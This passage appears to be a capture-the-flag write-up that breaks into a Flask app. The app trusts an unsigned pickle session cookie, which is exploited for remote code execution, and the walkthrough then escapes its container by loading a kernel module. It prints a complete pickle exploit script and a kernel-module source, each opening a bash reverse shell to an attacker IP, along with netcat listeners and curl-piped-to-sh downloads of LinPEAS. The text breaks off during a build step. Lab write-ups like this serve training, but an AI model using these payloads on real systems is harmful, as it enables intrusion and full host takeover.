We could interact with it from inside the container, but let’s go easy on ourselves and use our browser to set up a tunnel first. In a new/different terminal:
ssh -L 5000:192.168.100.12:5000 -p 2222 root@10.144.155.74 -NIt will seem like it’s hanging because the -N flag holds the tunnel open. If you see this, you’re good to move forward:

Now we visit http://127.0.0.1:5000 in our browser.

Our tunnel is working. Let’s try admin:admin…

Brute force success on the first, albeit obvious, attempt!
Operation Malicious Pickle
Since this is confirmed a Port 5000 Python/Flask app, Flask has to maintain its session somewhere. That somewhere is likely cookies. Flask’s default session cookie is usually pickle when devs roll out their own because it’s easy AF to serialize Python objects.
Let’s peek into the cookie jar. Inspect/Browser tools (F12) > Session > Cookies > and here’s our session cookie:

The session cookie is:
80049526000000000000007d94288c0475736572948c0561646d696e948c07726576656e7565948c05383530303094752e
The 8004 at the beginning is classic pickle. Those are the 4 magic bytes. This is definitely hex-encoded, serialized Python pickle data.
First, we must decode before we weaponize. In a new terminal:
python3 -c "
import binascii, pickle
cookie = '80049526000000000000007d94288c0475736572948c0561646d696e948c07726576656e7565948c05383530303094752e'
print(pickle.loads(binascii.unhexlify(cookie)))
"
{'user': 'admin', 'revenue': '85000'}
Not encrypted, not signed, no integrity—just a server fully trusting whatever pickle data sent its way.
It’s time for: Operation Malicious Pickle.
Steps:
- Start a listener on Port 4444
- Create our
operation_malicious_pickle.pyscript - Watch our malicious payload print in the listener, then…
- Inject it
Step 1 — fresh terminal:
nc -lvnp 4444Step 2:
cat > operation_malicious_pickle.py << 'EOF'
import pickle
import binascii
import os

class Exploit:
    def __reduce__(self):
        cmd = "bash -i >& /dev/tcp/192.168.128.19/4444 0>&1"
        return (__import__("subprocess").Popen, (["bash", "-c", cmd],))

payload = pickle.dumps(Exploit())
print(binascii.hexlify(payload).decode())
EOF
python3 operation_malicious_pickle.py
And now we have our hex to craft. Make sure the listener is doing its job, then:
curl -H "Cookie: session_data=8004955b000000000000008c0a73756270726f63657373948c05506f70656e9493945d94288c0462617368948c022d63948c2c62617368202d69203e26202f6465762f7463702f3139322e3136382e3132382e31392f3434343420303e26319465859452942e" http://127.0.0.1:5000/
Oh yeahhh. We are in Container 2. Let’s grab Flag 1:
cat /root/user.txt
LinPEAS: Escaping Container 2
Now we need to escape the host. We need to run LinPEAS to surmise how to escape. We first need to see if curl or wget is installed on Container 2.
which curl wget
Score. wget is available. Let’s curl LinPEAS on verbose mode.
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | shThe container has zero outbound internet access.

We’ll transfer it from our native terminal via an HTTP server on 8080 instead. Back in a terminal window (not a shell):
cd /usr/share/peass/linpeas && python3 -m http.server 8080
Now jump back over to Container 2, and pull the connection from your IP’s http server being served on 8080:
curl http://192.168.128.19:8080/linpeas.sh | sh
Hello, friendly little pea. Let it run. It may take a few minutes in the container environment.
So glad LinPEAS is color coded. After a few minutes of sifting, the Dangerous Capabilities section caught and held my attention.

cap_sys_module is our precious find.
Bonus points for our /root directory listing:

Our /root listings are:
.revshell.ko.cmd
.revshell.mod.cmd
.revshell.mod.o.cmd
.revshell.o.cmd
Whoever created this left a guide of what to do.
Here’s the final pieces of the puzzle that we can use to build our kernel module exploit.
cap_sys_module: Kernel Module Escape
Let’s build. Start another listener in a fresh terminal:
nc -lvnp 1234Head back to Container 2 to create a working directory and kernel module source:
mkdir /tmp/escape && cd /tmp/escapecat > revshell.c << 'EOF'
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("Exploit");
MODULE_DESCRIPTION("Reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/192.168.128.19/1234 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL};
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
EOF
Still in Container 2:
cat > Makefile << 'EOF'
obj-m +=revshell.o
all:
	make -C /lib/modules/$(uname -r)/build M=$(PWD) modules
clean:
	make -C /lib/modules/$(uname -r)/build M=$(PWD) clean
EOF
And lastly, compile:
makeHit enter, and turn your eyes to the listener on Port 1234.
If you get a missing separator error in Container 2, type this, then make again and enter once more:
